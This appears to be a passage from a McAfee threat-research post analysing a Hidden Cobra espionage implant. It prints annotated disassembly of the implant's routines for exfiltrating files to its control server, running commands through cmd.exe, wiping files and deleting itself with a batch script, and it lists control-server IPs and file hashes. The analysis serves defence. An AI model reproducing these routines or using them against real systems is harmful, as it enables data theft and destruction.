                push    edx             ; lpMaximumComponentLength
                push    eax             ; lpVolumeSerialNumber
                push    104h            ; nVolumeNameSize
                lea     ecx, [esp+1F0Ch+RootPathName]
                push    edi             ; lpVolumeNameBuffer
                push    ecx             ; lpRootPathName
                call    ebp ; GetVolumeInformationW
                mov     eax, [esp+20h]
                inc     bl
                mov     [esp+10h], bl
```

Gathering volume information.

- List files in a directory. The directory path is specified by the control server.
- Read the contents of a file and send it to the control server

```
                push    0
                push    eax
                push    ecx
                push    ebp
                call    SetFilePointer
                test    edi, edi
                ja      short loc_408538
                test    esi, esi
                jbe     loc_4085B2

loc_40852A:                             ; CODE XREF: send_file_contents_to_CnC_
                test    edi, edi
                jb      short loc_40853F
                ja      short loc_408538
                cmp     esi, 3800h
                jbe     short loc_40853F

loc_408538:                             ; CODE XREF: send_file_contents_to_CnC_
                                        ; send_file_contents_to_CnC_sub_4083F0+
                mov     ebx, 3800h
                jmp     short loc_408541
; ---------------------------------------------------------------------------

loc_40853F:                             ; CODE XREF: send_file_contents_to_CnC_
                                        ; send_file_contents_to_CnC_sub_4083F0+
                mov     ebx, esi

loc_408541:                             ; CODE XREF: send_file_contents_to_CnC_
                mov     edx, file_buffer
                lea     ecx, [esp+30h+var_1C]
                push    0
                push    ecx
                add     edx, 2
                push    ebx
                push    edx
                push    ebp
                call    ReadFile
                mov     eax, [esp+30h+var_1C]
                sub     esi, eax
                sbb     edi, 0
                mov     ecx, esi
                or      ecx, edi
                jnz     short loc_40856E
                add     eax, 8000h

loc_40856E:                             ; CODE XREF: send_file_contents_to_CnC_
                mov     edx, file_buffer
                add     ebx, 2
                push    ebx
                mov     [edx], ax
                mov     eax, file_buffer
                push    eax
                call    encode_data_and_send_sub_407690
```

Reading file contents and sending it the control server.

Write data sent by the control server to a specified file path

```
push    ebx
push    edi
push    0
push    FILE_ATTRIBUTE_NORMAL
push    CREATE_ALWAYS
push    0
push    0               ; NO SHARE!!
push    GENERIC_WRITE
push    eax
mov     ebx, 1
call    CreateFileW
```

Open handle to a file for writing with no shared permissions.

```
mov     eax, file_buffer
lea     edx, [esp+0Ch+lpNumberOfBytesWritten]
push    0               ; lpOverlapped
push    edx             ; lpNumberOfBytesWritten
mov     si, [eax]
add     eax, 2
mov     ecx, esi
and     ecx, 7FFFh
push    ecx             ; nNumberOfBytesToWrite
push    eax             ; lpBuffer
push    edi             ; hFile
call    WriteFile
```

Writing data received from control server to file.

Create new processes based on the file path specified by the control server.

```
                push    ecx             ; lpProcessInformation
                push    edx             ; lpStartupInfo
                push    eax             ; lpCurrentDirectory
                push    eax             ; lpEnv
                push    eax             ; dwCreationFlags
                push    eax             ; bInheritHandles
                push    eax             ; lpThreadAttributes
                mov     [esp+74h+var_48], eax
                mov     [esp+74h+var_14], ax
                push    eax             ; lpProcessAttributes
                mov     eax, [esp+78h+filepath]
                mov     [esp+78h+var_54], 0
                push    eax             ; lpCommandLine
                push    0               ; lpApplicationName
                mov     [esp+80h+var_44], 44h
                mov     [esp+80h+var_18], 1
                call    CreateProcessW
                pop     edi
                test    eax, eax
                push    0               ; Source
                jz      short send_failure_code_loc_408E0F
                push    0B6BDh          ; __int16 => GREATE_SUCCESS!
                call    send_status_to_CnC_sub_407740
                add     esp, 8
                add     esp, 54h
                retn
; ---------------------------------------------------------------------------

send_failure_code_loc_408E0F:           ; CODE XREF: create_process_from_filepath
                push    0B6BEh          ; __int16 => FAILURE_CODE
                call    send_status_to_CnC_sub_407740
                add     esp, 8
                add     esp, 54h
                retn
create_process_from_filepath_sub_408DA0 endp
```

Creating a new process for a binary specified by the control server.

Wipe and delete files specified by the control server

```
                push    0
                push    edx
                push    eax
                mov     eax, zero_file_buffer
                push    eax
                push    ebx
                call    WriteFile

                push    edx
                push    ebx
                call    MoveFileW
                test    eax, eax
                jz      short move_failed_loc_40A318

move_failed_loc_40A318:                 ; CODE XREF: secure_delete_file_
                push    ebx
                call    DeleteFileW
```

Wiping and deleting files.

Execute a binary on the system using cmd.exe and log the results into a temp file, which is then read and the logged results are sent to the control server. The command line:

cmd.exe /c “<file_path> > %temp%\PM*.tmp 2>&1”

```
call    GetTempPathW
lea     edx, [esp+4C00h+Source]
lea     eax, [esp+4C00h+var_2804]
push    edx
push    ebp
push    offset aPm      ; "PM"
push    eax
call    GetTempFileNameW
mov     edx, [esp+4C00h+arg_0]
lea     ecx, [esp+4C00h+Source]
push    ecx
push    edx
push    offset aXe      ; "xe /"
push    offset Format   ; "cm"
lea     eax, [esp+4C10h+String]
push    offset aSd_eScSS21 ; "%sd.e%sc \"%s > %s 2>&1\""
push    eax             ; String
call    swprintf
add     esp, 18h
lea     ecx, [esp+4C00h+var_4BE0]
lea     edx, [esp+4C00h+var_4BD0]
lea     eax, [esp+4C00h+String]
push    ecx
push    edx
push    ebp
push    ebp
push    ebp
push    ebp
push    ebp
push    ebp
push    eax
push    ebp
call    CreateProcessW
test    eax, eax
push    ebp             ; Source
jnz     short success_loc_407F84
push    0B6BEh          ; __int16
call    send_status_to_CnC_sub_407740
```

Executing a command and logging results to a temp file.

Get information for all currently running processes

```
push    eax
push    edi
call    Process32FirstW
test    eax, eax
jz      loc_408CC3

                        ; CODE XREF: get_process_info_
lea     ecx, [esp+12A8h+Source]
lea     edx, [esp+12A8h+Dest]
push    ecx             ; Source
push    edx             ; Dest
call    wcscpy
mov     ecx, [esp+12B0h+th32ProcessID]
add     esp, 8
xor     eax, eax
push    ecx
mov     [esp+12ACh+FileTime.dwLowDateTime], eax
push    ebp
push    410h
mov     [esp+12B4h+FileTime.dwHighDateTime], eax
call    OpenProcess
mov     edi, eax
cmp     edi, ebp
jz      short loc_408A8C
lea     edx, [esp+12A8h+var_1274]
lea     eax, [esp+12A8h+var_127C]
push    edx
lea     ecx, [esp+12ACh+var_1284]
push    eax
lea     edx, [esp+12B0h+FileTime]
push    ecx
push    edx
push    edi
call    GetProcessTimes
test    eax, eax
jnz     short loc_408A75
```

Getting process times for all processes on the system.

```
                lea     eax, [esp+720h+cchReferencedDomainName]
                lea     ecx, [esp+720h+lpReferencedDomainName]
                push    eax
                lea     edx, [esp+724h+Format]
                push    ecx
                lea     eax, [esp+728h+lpName]
                push    edx
                mov     edx, [esp+72Ch+cchName]
                lea     ecx, [esp+72Ch+lpSid]
                push    eax
                push    ecx
                push    edx
                push    0
                call    LookupAccountSidW
                test    eax, eax
                jnz     short success_loc_40A485
                push    esi
                call    CloseHandle
                mov     eax, [esp+720h+var_71C]
                push    eax
                call    CloseHandle
                xor     eax, eax
                pop     esi
                add     esp, 71Ch
                retn
; ---------------------------------------------------------------------------

success_loc_40A485:                     ; CODE XREF: get_domain_username_from_process
                mov     eax, [esp+720h+String]
                lea     ecx, [esp+720h+lpSid]
                lea     edx, [esp+720h+Format]
                push    ecx
                push    edx             ; Format
                push    offset aSS      ; "%s\\%s"
                push    eax             ; String
                call    swprintf
```

Getting username and domain from accounts associated with a running process.

Delete itself from disk using a batch file.

```
lea     ecx, [esp+1A8Ch+WideCharStr]
push    offset aLoop    ; ":loop\r\n"
push    ecx             ; Dest
call    wcscpy
lea     edx, [esp+1A94h+WideCharStr]
push    offset aPing127_0_0_1N ; "ping 127.0.0.1 -n 3\r\n"
push    edx             ; Dest
call    wcscat
lea     eax, [esp+1A9Ch+WideCharStr]
push    offset aDelA    ; "del /a \""
push    eax             ; Dest
call    wcscat
lea     ecx, [esp+1AA4h+Source]
lea     edx, [esp+1AA4h+WideCharStr]
push    ecx             ; Source
push    edx             ; Dest
call    wcscat
lea     eax, [esp+1AACh+WideCharStr]
push    offset asc_41C204 ; "\"\r\n"
push    eax             ; Dest
call    wcscat
lea     ecx, [esp+1AB4h+WideCharStr]
push    offset aIfExist ; "if exist \""
push    ecx             ; Dest
call    wcscat
lea     edx, [esp+1ABCh+Source]
lea     eax, [esp+1ABCh+WideCharStr]
push    edx             ; Source
push    eax             ; Dest
call    wcscat
lea     ecx, [esp+1AC4h+WideCharStr]
push    offset aGotoLoop ; "\" goto loop\r\n"
push    ecx             ; Dest
call    wcscat
add     esp, 40h
lea     edx, [esp+1A8Ch+WideCharStr]
push    offset aDelA    ; "del /a \""
push    edx             ; Dest
call    wcscat
lea     eax, [esp+1A94h+Dest]
lea     ecx, [esp+1A94h+WideCharStr]
push    eax             ; Source
push    ecx             ; Dest
call    wcscat
lea     edx, [esp+1A9Ch+WideCharStr]
push    offset asc_41C204 ; "\"\r\n"
push    edx             ; Dest
call    wcscat
```

Creating a batch file for self-deletion.

Store encoded data received from the control server as a registry value at:

HKLM\Software\Microsoft\Windows\CurrentVersion\TowConfigs Description

Set and get the current working directory for the implant

```
                push    eax
                call    SetCurrentDirectoryW
                test    eax, eax
                jz      short fail_loc_408E5E
                lea     ecx, [esp+800h+Source]
                push    ecx
                push    400h
                call    GetCurrentDirectoryW
                lea     edx, [esp+800h+Source]
                push    edx             ; Source
                push    0B6BDh          ; __int16 => SUCCESS_STATUS
                call    send_status_to_CnC_sub_407740
                add     esp, 8
                add     esp, 800h
                retn
; ---------------------------------------------------------------------------

fail_loc_408E5E:                        ; CODE XREF: set_current_working_directory
                push    0               ; Source
                push    0B6BEh          ; __int16 => FAIL_STATUS
                call    send_status_to_CnC_sub_407740
                add     esp, 8
                add     esp, 800h
                retn
```

Setting and getting the current working directory for the implant's process.

The command handler index table is organized in the implant as follows:

```
command_index_table dd offset case_0_gather_sys_info_loc_407B36
                                        ; DATA XREF: fetch_and_execute_commands+4B↑r
                    dd offset case_1_get_volume_info_for_all_drives ; jump table for switch statement
                    dd offset case_2_list_files_in_directory
                    dd offset case_3_send_file_contents_to_CnC
                    dd offset case_4_write_data_from_CnC_to_file
                    dd offset case_5_create_process_from_filepath
                    dd offset case_6_convert_wide_string_to_int
                    dd offset case_7_wipe_and_delete_file
                    dd offset case_8_execute_command_or_process_and_log_to_temp_file
                    dd offset case_9_get_process_info_for_all_running_processes
                    dd offset case_A_send_fail_status_to_CnC
                    dd offset case_B_recv_command_from_CnC
                    dd offset case_C_delete_self_from_disk
                    dd offset case_D_store_data_in_registry_towconfigs
                    dd offset case_E_send_data_to_CnC
                    dd offset case_F_recv_command_from_CnC
                    dd offset case_10_set_current_working_directory
                    dd offset case_11_get_current_working_directory
                    dd offset case_12_encode_data_and_send_to_CnC
                    dd offset case_13_recv_command_from_CnC
                    dd offset case_14_encode_data_and_send_to_CnC
                    dd offset case_15_send_success_status_to_CnC
                    dd offset default_case_loc_407C75
                    dd offset default_case_loc_407C75
                    dd offset default_case_loc_407C75
                    dd offset default_case_loc_407C75
                    dd offset default_case_loc_407C75
                    dd offset case_1B_send_failure_code_to_CnC_for_a_filepath
                    dd offset case_1C_send_failure_code_to_CnC_for_a_filepath
                    dd offset case_1D_send_status_to_CnC
```

The command handler index table.

Conclusion

This analysis by the McAfee Advanced Threat Research team has found previously undiscovered components that we attribute to Hidden Cobra, which continues to target organizations around the world. The evolution in complexity of these data-gathering implants reveals an advanced capability by an attacker that continues its development of tools. Our investigation uncovered an unknown infrastructure connected to recent operations with servers in India using an advanced implant to establish a covert network to gather data and launch further attacks.

The McAfee Advanced Threat Research team will provide further updates as our investigation develops.

Fighting cybercrime is a global effort best undertaken through effective partnerships between the public and private sectors. McAfee is working with Thai government authorities to take down the control server infrastructure of Operation GhostSecret, while preserving the systems involved for further analysis by law enforcement authorities. By creating and maintaining partnerships with worldwide law enforcement, McAfee demonstrates that we are stronger together.

Indicators of Compromise

McAfee detection

Trojan-Bankshot2

MITRE ATT&CK techniques

- Exfiltration over control server channel: data is exfiltrated over the control server channel using a custom protocol
- Commonly used port: the attackers used common ports such as port 443 for control server communications
- Service execution: registers the implant as a service on the victim's machine
- Automated collection: the implant automatically collects data about the victim and sends it to the control server
- Data from local system: local system is discovered and data is gathered
- Process discovery: implants can list processes running on the system
- System time discovery: part of the data reconnaissance method, the system time is also sent to the control server
- File deletion:: malware can wipe files indicated by the attacker

IP addresses

- 203.131.222.83
- 14.140.116.172
- 203.131.222.109

Hashes

- fe887fcab66d7d7f79f05e0266c0649f0114ba7c
- 8f2918c721511536d8c72144eabaf685ddc21a35
- 33ffbc8d6850794fa3b7bccb7b1aa1289e6eaa45

Ryan Sherstobitoff
Ryan Sherstobitoff is a Senior Analyst for Major Campaigns – Advanced Threat Research in McAfee. Ryan specializes in threat intelligence in the Asia Pacific Region where he conducts cutting edge...